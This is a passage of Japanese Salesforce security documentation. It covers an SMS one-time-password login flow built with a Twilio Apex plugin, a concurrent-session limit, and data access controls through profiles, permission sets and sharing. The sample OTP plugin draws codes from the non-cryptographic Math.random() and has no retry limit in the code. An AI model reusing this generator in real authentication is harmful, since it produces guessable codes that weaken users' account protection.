2. SMS プラグイン — OTP を生成し、サードパーティの SMS 配信サービスを使用してその OTP をユーザのモバイルデバイスに送信する Apex クラス。
3. 画面— ユーザに受信した OTP を入力するように促します。
4. 決定 — フローで生成された OTP をユーザが入力した OTP と比較します。等しければ、フローは完了し、ユーザはアプリケーションにリダイレクトされます。等しくなければ、フローは別のコードを生成し、ユーザに再検証を要求します。


フローの設定

この例では、Twilio Apex SDK を使用して SMS 配信操作を実行します。他のクラウドベースの SMS または音声ベンダーでも、サービスにアクセスするための公開 API があれば使用できます。

1. Salesforce でクラウドフローデザイナに移動し、フローを作成します。
2. `LoginFlow_UserId` 入力テキスト変数を作成します。この変数には、ログインイベント中にユーザ ID が入力されます。




3. テキスト変数を作成します。
   - `Mobile` (モバイル) — ユーザの携帯番号
   - `VerificationCode` (確認コード) — Apex プラグインで生成された OTP
   - `Code` (コード) — ユーザから収集された OTP
   - `Status` (状況) — プラグイン実行時に返された状況
4. ユーザ ID に基づいて UserObject を照会し、携帯番号を`Mobile` 入力変数に保存するレコードの検索を作成します。



5. https://github.com/twilio/twilio-salesforce から Twilio Apex SDK をインストールします。

6. SMS プラグインに Twilio Web サービスへのアウトバウンド API コールの実行を許可するには、Salesforce で https://api.twilio.com をリモートサイトとして設定します。[設定] で、[クイック検索] ボックスに「リモートサイトの設定」と入力し、[リモートサイトの設定] を選択して Twilio Web サービスの URL を追加します。




7. Apex クラスを作成します。

```
01    global class SMSPlugin implements Process.Plugin {
02
03    global Process.PluginDescribeResult describe() {
04
05        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
06        result.tag='Identity';
07        result.name='SMS Plugin';
08        result.description='Two factor authentication with SMS';
09
10       result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>
 {
11            new Process.PluginDescribeResult.InputParameter('AccountSid',
Process.PluginDescribeResult.ParameterType.STRING, true),

12            new Process.PluginDescribeResult.InputParameter('Token',
Process.PluginDescribeResult.ParameterType.STRING, true),
13            new Process.PluginDescribeResult.InputParameter('To',
Process.PluginDescribeResult.ParameterType.STRING, true),
14            new Process.PluginDescribeResult.InputParameter('From',
Process.PluginDescribeResult.ParameterType.STRING, true),
15            new Process.PluginDescribeResult.InputParameter('Message',
Process.PluginDescribeResult.ParameterType.STRING, true)
16        };
17
18       result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>
 {
19            new Process.PluginDescribeResult.OutputParameter('Status',
Process.PluginDescribeResult.ParameterType.STRING),
20            new Process.PluginDescribeResult.OutputParameter('VerificationCode',
Process.PluginDescribeResult.ParameterType.STRING)
21        };
22
23        return result;
24
25    }
26
```


```
27
28    global Process.PluginResult invoke(Process.PluginRequest request) {
29
30        Map<String, Object> result = new Map<String, Object>();
31        String AccountSid = (String)request.inputParameters.get('AccountSid');
32        String token = (String)request.inputParameters.get('Token');
33        String To = (String)request.inputParameters.get('To');
34        String From_a = (String)request.inputParameters.get('From');
35        String Message = (String)request.inputParameters.get('Message');
36        if (Message == null) Message = 'Your verification code is: ';
37
38        TwilioRestClient client = new TwilioRestClient(AccountSid, Token);
39        TwilioSMS sms;
40
41        Integer rand = Math.round(Math.random()*100000);
42        String VerificationCode = string.valueOf(rand);
43        String Body = Message + VerificationCode;
44
45        Map<String,String> params = new Map<String,String> {
46            'To'  => To,
47            'From' => From_a,
48            'Body' => Body
49        };
50
51        try {
52            sms = client.getAccount().getSMSMessages().create(params);
53            result.put('Status', sms.getStatus());
54        } catch(Exception ex) {
55            result.put('Status', 'Failure');
56        }
57            result.put('VerificationCode', VerificationCode);
58           return new Process.PluginResult(result);
59      }
60    }
```

8. OTP コードを生成して SMS 経由でユーザの携帯番号に送信する SMS プラグインを作成します。このプラグインは、次の入力を取り込みます。
   - `AccountSid` (アカウント SID) — Twilio アカウント SID (Twilio アカウントのユーザ名)
   - `Token` (トークン) — Twilio 認証トークン (Twilio アカウントのパスワード)
   - `From` (送信者) — SMS の送信者番号
   - `Message` (メッセージ) — 確認コードと一緒にユーザに送信されるメッセージ
   - `To` (送信先) — ユーザの携帯電話番号




このプラグインは、2 つの値を返します。


- Status (状況) — SMS 配信操作の状況
- VerificationCode (確認コード) — 生成されてユーザに送信される確認コード



9. 受信した確認コードの入力を促す画面要素を作成します。




10. 2 つの結果を持つ決定要素を作成します。
    - Valid (有効) — 確認コードはユーザが入力したコードと同じです。
    - Invalid (無効) — 有効となる条件が満たされないため、結果は無効です。



11. フローを保存して有効化します。
12. ログインフローをユーザプロファイルに接続します。

13. ログアウトし、テストプロファイルに接続されたテストユーザとしてログインします。



フローの拡張

本番リリースでは、この基本フローを拡張することがよくあります。たとえば、次のようなカスタマイズ、検証、ポリシーを追加できます。

- ブランド — 会社のロゴとメッセージを検証画面に追加します。
- 検証 — ユーザレコードに電話番号が含まれているかどうかを検証します。含まれていなければ、ユーザに入力を促します。
- 再試行回数 — ユーザが入力した OTP コードが誤りの場合、ログインフローは新しい OTP コードを生成してユーザに送信します。一般的に、再試行回数を制限したり、検証の試行が複数回失敗したらユーザのログインを一時的にブロックしたりします。
- ポリシー — ユーザが携帯電話番号ではなく固定電話を登録している場合、SMS ではなく音声で OTP を送信します。または、Salesforce にユーザの電話番号が登録されていない場合、メールで OTP コードを送信します。別の方法として、ユーザに 2 つ目の認証要素 (Salesforce の時間ベースの OTP や、YubiKey のようなハードウェアベースの OTP など) の入力を要求することもできます。

関連トピック:

ログインフローの例

ログインフローによる同時セッション数の制限

ログインフローを使用して、ユーザあたりの同時 Salesforce セッション数を制限できます。

同時セッションパッケージのインストール

同時セッションの未管理パッケージには、ログインフローソリューションの要素およびソースが含まれています。このパッケージには、ユーザの同時セッション数を取得するプラグインが含まれています。待機中のログインが同時セッション制限を超えた場合、フローによってブロックされます。

パッケージはカスタマイズできます。たとえば、セッション制限を変更できます。デフォルトでは、パッケージのセッション制限は 1 です。

1. 同時セッションパッケージをインストールするには、`https://login.salesforce.com/packaging/installPackage.apexp?p0=04to0000000WR73` に移動します。
2. パッケージをインストールしたら、ログインフローをユーザプロファイルに接続できます。同時セッションを制限するプロファイルにフローを割り当てます。

パッケージコンポーネントの作成

同時セッションパッケージのコンポーネントを詳しく見てみましょう。パッケージを見つけられなかった場合は、ここに示す方法でプラグインおよびログインフローを作成できます。

SessionPlugin は、同時セッション数を取得する Apex クラスです。このクラスは AuthSession テーブルを照会し、一時的なセッションを除くセッションの数を合計します。

1. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、[Apex クラス] を選択します。
2. クラスを作成するには、[新規] をクリックします。
3. 次のコードをコピーして Apex クラスコンテンツとして貼り付けます。


```
global class SessionPlugin implements Process.Plugin
{
   global Process.PluginDescribeResult describe()
   {
      Process.PluginDescribeResult result = new Process.PluginDescribeResult();
      result.description='This plug-in returns the no of concurrent sessions for the
current user';
      result.tag='Identity';

      result.inputParameters = new List<Process.PluginDescribeResult.InputParameter> {
      };

      result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>
 {
           new Process.PluginDescribeResult.OutputParameter('CONCURRENT_NO',
               Process.PluginDescribeResult.ParameterType.INTEGER)
      };

       return result;
   }

   global Process.PluginResult invoke(Process.PluginRequest request)
   {
       Map<String, Object> result = new Map<String, Object>();
       List<AuthSession> sessions;
       Integer no = 0;

       String userid   = UserInfo.getUserId();

       sessions = [Select Id, ParentId, SessionType from AuthSession where
UsersId=:userid];
       for (AuthSession s : sessions)
       {
           // Count only parent and non-temp sessions
```

```
            if(s.ParentId == null && s.SessionType != 'TempUIFrontdoor' )
            {
                    no++;
            }
        }

        result.put('CONCURRENT_NO', no);

        return new Process.PluginResult(result);
    }
}
```


ログインフローの作成

パッケージのログインフローには次の要素が含まれています。


- SessionPlugin — 同時セッション数を照会する Apex プラグイン。
- 決定 — 同時セッション数が制限を超えているかどうかを確認します。この結果によって、ログインをブロックするか許可するかを決定します。
- ブロック画面 — ログインが制限を超えた場合、フローによってブロック画面要素が表示されます。
- 割り当て — ログインが制限を超えた場合、この要素は `LoginFlow_ForceLogout` 変数を `true` に割り当て、ログインできないようにします。
- ダミー画面 — この要素はプレースホルダです。フローには、出力変数に従う UI 要素が必要です。




1. フローを作成するには、Salesforce で Cloud Flow Designer に移動します。
2. [リソース] タブで、LoginFlow_ForceLogout 出力変数を作成します。この変数が `true` に設定されていると、ログイン試行はブロックされます。




3. ユーザに許可する同時セッション数を保存する数値変数を作成します。




4. ブロック画面要素を作成します。




5. ダミー画面を作成します。




6. `LoginFlow_ForceLogout` 出力変数を `true` に設定する割り当て要素を作成します。



7. 2 つの結果を持つ決定要素を作成します。ログインが制限を超えた場合、結果はデフォルトである `Block` になります。それ以外の場合、結果は `Allow` になります。




8. フローおよびその要素を保存します。
9. フローを有効化します。



10. ログインフローをプロファイルに接続します。ベストプラクティスは、テストプロファイルを持つ専用のテストユーザを作成することです。
11. ログアウトし、テストユーザとしてログインしてフローをテストします。

    プロファイルをユーザに割り当てると、Salesforce はフローによってログイン時にユーザをリダイレクトします。ログイン試行が制限を超えた場合、ユーザにブロック画面が表示され、ログインできなくなります。Lightning Experience のブロック画面の例を次に示します。



関連トピック:

ログインフローの例

ユーザへのデータアクセス権の付与

各ユーザまたはユーザグループに表示できるデータセットを選択することは、データセキュリティに影響を与える主要な決定事項のひとつです。データの盗難や悪用のリスクを制限するためのデータへのアクセス制限と、ユーザによるデータアクセスの利便性の均衡を取る必要があります。

このセクションの内容:

ユーザのアクセス権の制御

Salesforce は階層化された柔軟なデータ共有設計で、異なるデータセットを異なるユーザセットに公開し、ユーザが必要のないデータを表示することなく作業できるようにしています。権限セットおよびプロファイルを使用すると、ユーザがアクセスできるオブジェクトおよび項目を指定できます。組織の共有設定、ユーザロール、共有ルールを使用すると、ユーザが参照および編集できる個々のレコードを指定できます。

エディション

使用可能なインターフェース: Salesforce Classic

使用できるデータ管理オプションは、Salesforce のエディションによって異なります。

ヒント: 組織のセキュリティと共有ルールを実装する場合、組織内のさまざまなユーザの種類に関するテーブルを作成します。テーブル内で、各種類のユーザ各オブジェクトおよびオブジェクト内の項目およびレコードに対して必要な、データへのアクセス権限のレベルを指定します。セキュリティモデルを設定する場合に、このテーブルを参照できます。

オブジェクトレベルセキュリティ (権限セットおよびプロファイル)

オブジェクトレベルセキュリティ (つまり、オブジェクト権限) で提供されているのは、データを制御するのに最も弱い方法です。オブジェクト権限を使用すると、ユーザはリードまたは商談などの特定の種類のオブジェクトのインスタンスを参照、作成、編集または削除できなくなります。また、特定のユーザに対してタブやオブジェクト全体を非表示にするため、そのようなデータの存在を知ることもできません。

権限セットおよびプロファイルでオブジェクト権限を指定します。*権限セット*および*プロファイル*は、アプリケーションでユーザが実行できる操作を指定する設定および権限の集合で、グループのすべてのメンバーに同じフォルダの権限と同じソフトウェアへのアクセス権限が割り当てられている、Windows ネットワークのグループと似ています。

プロファイルは通常、ユーザの職務 (システム管理者や営業担当など) によって定義されます。プロファイルは多くのユーザに割り当てることができますが、1 人のユーザを割り当てることができるには 1 つのプロファイルのみです。権限セットを使用すると、追加権限やアクセス設定をユーザに許可できます。権限セットを使用するとユーザの権限およびアクセスを簡単に管理できます。これは、1 人のユーザに複数の権限セットを割り当てることができるためです。

項目レベルセキュリティ (権限セットおよびプロファイル)

ユーザにオブジェクトへのアクセス権を許可する必要があるけれども、そのオブジェクトの個々の項目へのアクセスは制限する必要がある場合があります。項目レベルセキュリティ (つまり、項目権限) は、オブジェクトの特定項目の値をユーザが参照、編集、削除できるかどうかを制御します。ユーザに対してオブジェクト全体を非表示にすることなく、重要な項目を保護することができます。また、項目権限は権限セットとプロファイルで制御されます。

詳細および編集ページの項目の表示を制御するだけのページレイアウトとは異なり、項目権限は、関連リスト、リストビュー、レポート、検索結果など、アプリケーションの任意の部分の項目の表示を制御します。ユーザが特定項目にアクセスできないようにするには、項目権限を使用します。その他の設定では、同じレベルの項目の保護を提供できません。

メモ: 項目レベルのセキュリティでは、項目内の値を検索できないようにすることはできません。検索語が項目レベルのセキュリティで保護された項目値と一致する場合、関連付けられたレコードは、保護された項目およびその値なしで検索結果に返されます。

レコードレベルセキュリティ (共有)

オブジェクトレベル、項目レベルのアクセス権限を設定した後で、実際のレコード自体にアクセス設定を設定する必要があります。レコードレベルセキュリティを使用して、ユーザに一部のオブジェクトレコードのアクセス権限を付与し、他のオブジェクトレコードのアクセス権限を付与しないようにできます。すべてのレコードはユーザまたはキューが所有します。所有者はレコードにフルアクセスできます。階層では、階層の上位のユーザは、そのユーザより階層の下位にいるユーザに対するアクセス権と同じアクセス権が必ず許可されます。このアクセス権は、ユーザが所有するレコードおよびユーザと共有するレコードに適用されます。

レコードレベルセキュリティを指定するには、組織の共有設定を行い、階層を定義して、共有ルールを作成します。

- 組織の共有設定 — レコードレベルセキュリティではまず、各オブジェクトの組織の共有設定を指定します。組織の共有設定では、その他のそれぞれのレコードに対するデフォルトアクセスレベルを指定します。

  組織の共有設定を使用してデータを最も制限の厳しいレベルにロックダウンし、それから他のレコードレベルセキュリティおよび共有ツールを使用して、他のユーザに選択的にアクセス権を付与します。たとえば、商談を参照および編集するオブジェクトレベルの権限をユーザに許可し、組織全体の共有設定は参照のみです。デフォルトでは、これらのユーザは、すべての商談レコードを参照することはできますが、レコードの所有者であるか、追加の権限が付与されていない限り、これらのレコードを編集することはできません。

- ロール階層 — 組織の共有設定を指定したら、レコードに対するより幅広いアクセス権を許可できる一番の方法はロール階層の使用です。組織図と同様に、ロール階層は、ユーザまたはユーザグループが必要とするデータアクセスのレベルを示します。ロール階層によって、組織の共有設定に関係なく、階層の上位のユーザが常に階層の下位のユーザと同じデータにアクセスできます。ロール階層は、組織図に完全に一致する必要はありません。代わりに、階層の各ロールはユーザまたはユーザグループが必要とするデータアクセスのレベルを示す必要があります。

  また、テリトリー階層を使用して、レコードへのアクセス権限を共有することもできます。テリトリー階層を使用して、郵便番号、業種、収益、業務に関連するカスタム項目などの条件に基づいて、レコードへのアクセス権限をユーザに付与します。たとえば、「北アメリカ」ロールを持つユーザが、「カナダ」や「アメリカ合衆国」ロールを持つユーザとは異なるデータに対するアクセス権限を持つテリトリー階層を作成することができます。

  メモ: 権限セットとプロファイルとロールは混同しやすいですが、2 つのまったく異なる点を制御します。権限セットおよびプロファイルは、ユーザのオブジェクトレベルおよび項目のアクセス権限を制御します。ロールは主に、ユーザのレコードレベルのアクセス権を、ロール階層および共有ロールを介して制御します。

- 共有ルール — 共有ルールでは、特定のユーザセットに対する組織の共有設定の例外を自動的に作成して、所有していないまたは通常参照できないレコードへのアクセス権限を与えることができます。ロール階層と同様、共有ルールは、レコードに対する追加のユーザアクセス権を許可するためだけに使用され、組織の共有設定に比べて厳密な制限ではありません。
- 共有の直接設定 — 特定のレコードセットに対するアクセス権限が必要なユーザの継続的なグループを定義することが必要な場合があります。このような場合、レコード所有者は共有の直接設定を使用して、レコードにアクセス権限を持たないユーザに参照権限および編集権限を与えます。共有の直接設定

は組織の共有設定、ロール階層、または共有ルールのように自動化されていませんが、レコード所有者に、レコードを参照する必要があるユーザと特定のレコードを共有する柔軟性を提供します。

- Apex 管理共有 — 共有ルールおよび共有の直接設定によって必要なコントロールが指定されない場合、Apex管理共有を使用できます。Apexによる共有管理により、開発者はプログラムでカスタムオブジェクトを共有できます。Apexによる共有管理を使用してカスタムオブジェクトを共有した場合は、「すべてのデータの編集」権限を持つユーザのみが、カスタムオブジェクトのレコードの共有を追加または変更できます。共有アクセス権は、レコード所有者が変わっても維持されます。

ユーザ権限

ユーザ権限によって、ユーザが実行できるタスクとユーザがアクセスできる機能が指定されます。たとえば「設定・定義を参照する」権限を持つユーザは[設定] ページを表示でき、「API の有効化」権限を持つユーザはすべての Salesforce API にアクセスできます。

ユーザ権限は、権限セットおよびカスタムプロファイルで有効にできます。権限セットおよび拡張プロファイルユーザインターフェースでは、これらの権限とその説明が [アプリケーション権限] または [システム権限] ページに一覧表示されます。元のプロファイルユーザインターフェースでは、ユーザ権限が[システム管理者権限] および [一般ユーザ権限] ページに一覧表示されます。

権限とその説明を表示するには、[設定]から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット]を選択して、権限セットを選択または作成します。次に、[権限セット概要] ページから [アプリケーション権限] または [システム権限] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用できるユーザ権限は、使用しているエディションによって異なります。

このセクションの内容:

ユーザ権限およびアクセス

ユーザ権限およびアクセス設定は、プロファイルと権限セットで指定します。効果的に使用するには、プロファイルと権限セットの違いを理解します。

権限セット

権限セットは、さまざまなツールと機能へのアクセス権をユーザに付与する設定と権限のコレクションです。権限セットの設定と権限はプロファイルにも含まれますが、権限セットは、ユーザのプロファイルを変更せずにユーザの機能アクセス権を拡張します。

ユーザ権限およびアクセス

ユーザ権限およびアクセス設定は、プロファイルと権限セットで指定します。効果的に使用するには、プロファイルと権限セットの違いを理解します。

ユーザ権限およびアクセス設定では、組織内でユーザが実行できる内容を指定します。

- 権限は、オブジェクトレコードを編集したり、[設定]メニューを参照したり、組織のごみ箱を空にしたり、ユーザのパスワードをリセットしたりできるかどうかを決定します。
- アクセス設定は、Apex クラスへのアクセス、アプリケーションの表示、ユーザがログインできる時間などのその他の機能を決定します。

すべてのユーザに割り当てることができるプロファイルは 1 つのみですが、権限セットは複数持つことができます。ユーザのアクセス権を決定する場合、*プロファイルを使用してユーザの特定のグループに最小限権限およびアクセス設定を割り当てます。次に、必要に応じて権限セットを使用して追加権限を付与します。*

次の表に、プロファイルおよび権限セットで指定される権限の種類およびアクセス設定を示します。

権限または設定種別	プロファイルでは?	権限セットでは?
割り当てられたアプリケーション	✅	✅
タブ設定	✅	✅
レコードタイプの割り当て	✅	✅
ページレイアウトの割り当て	✅	
オブジェクト権限	✅	✅
項目権限	✅	✅
ユーザ権限 (アプリケーションおよびシステム)	✅	✅
Apex クラスのアクセス	✅	✅
Visualforce ページのアクセス	✅	✅
外部データソースへのアクセス	✅	✅

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用できる権限と設定は、使用している Salesforce エディションによって異なります。

権限セットを使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

権限または設定種別	プロファイルでは?	権限セットでは?
サービスプロバイダアクセス (Salesforce が ID プロバイダとして有効な場合)	✅	✅
カスタム権限	✅	✅
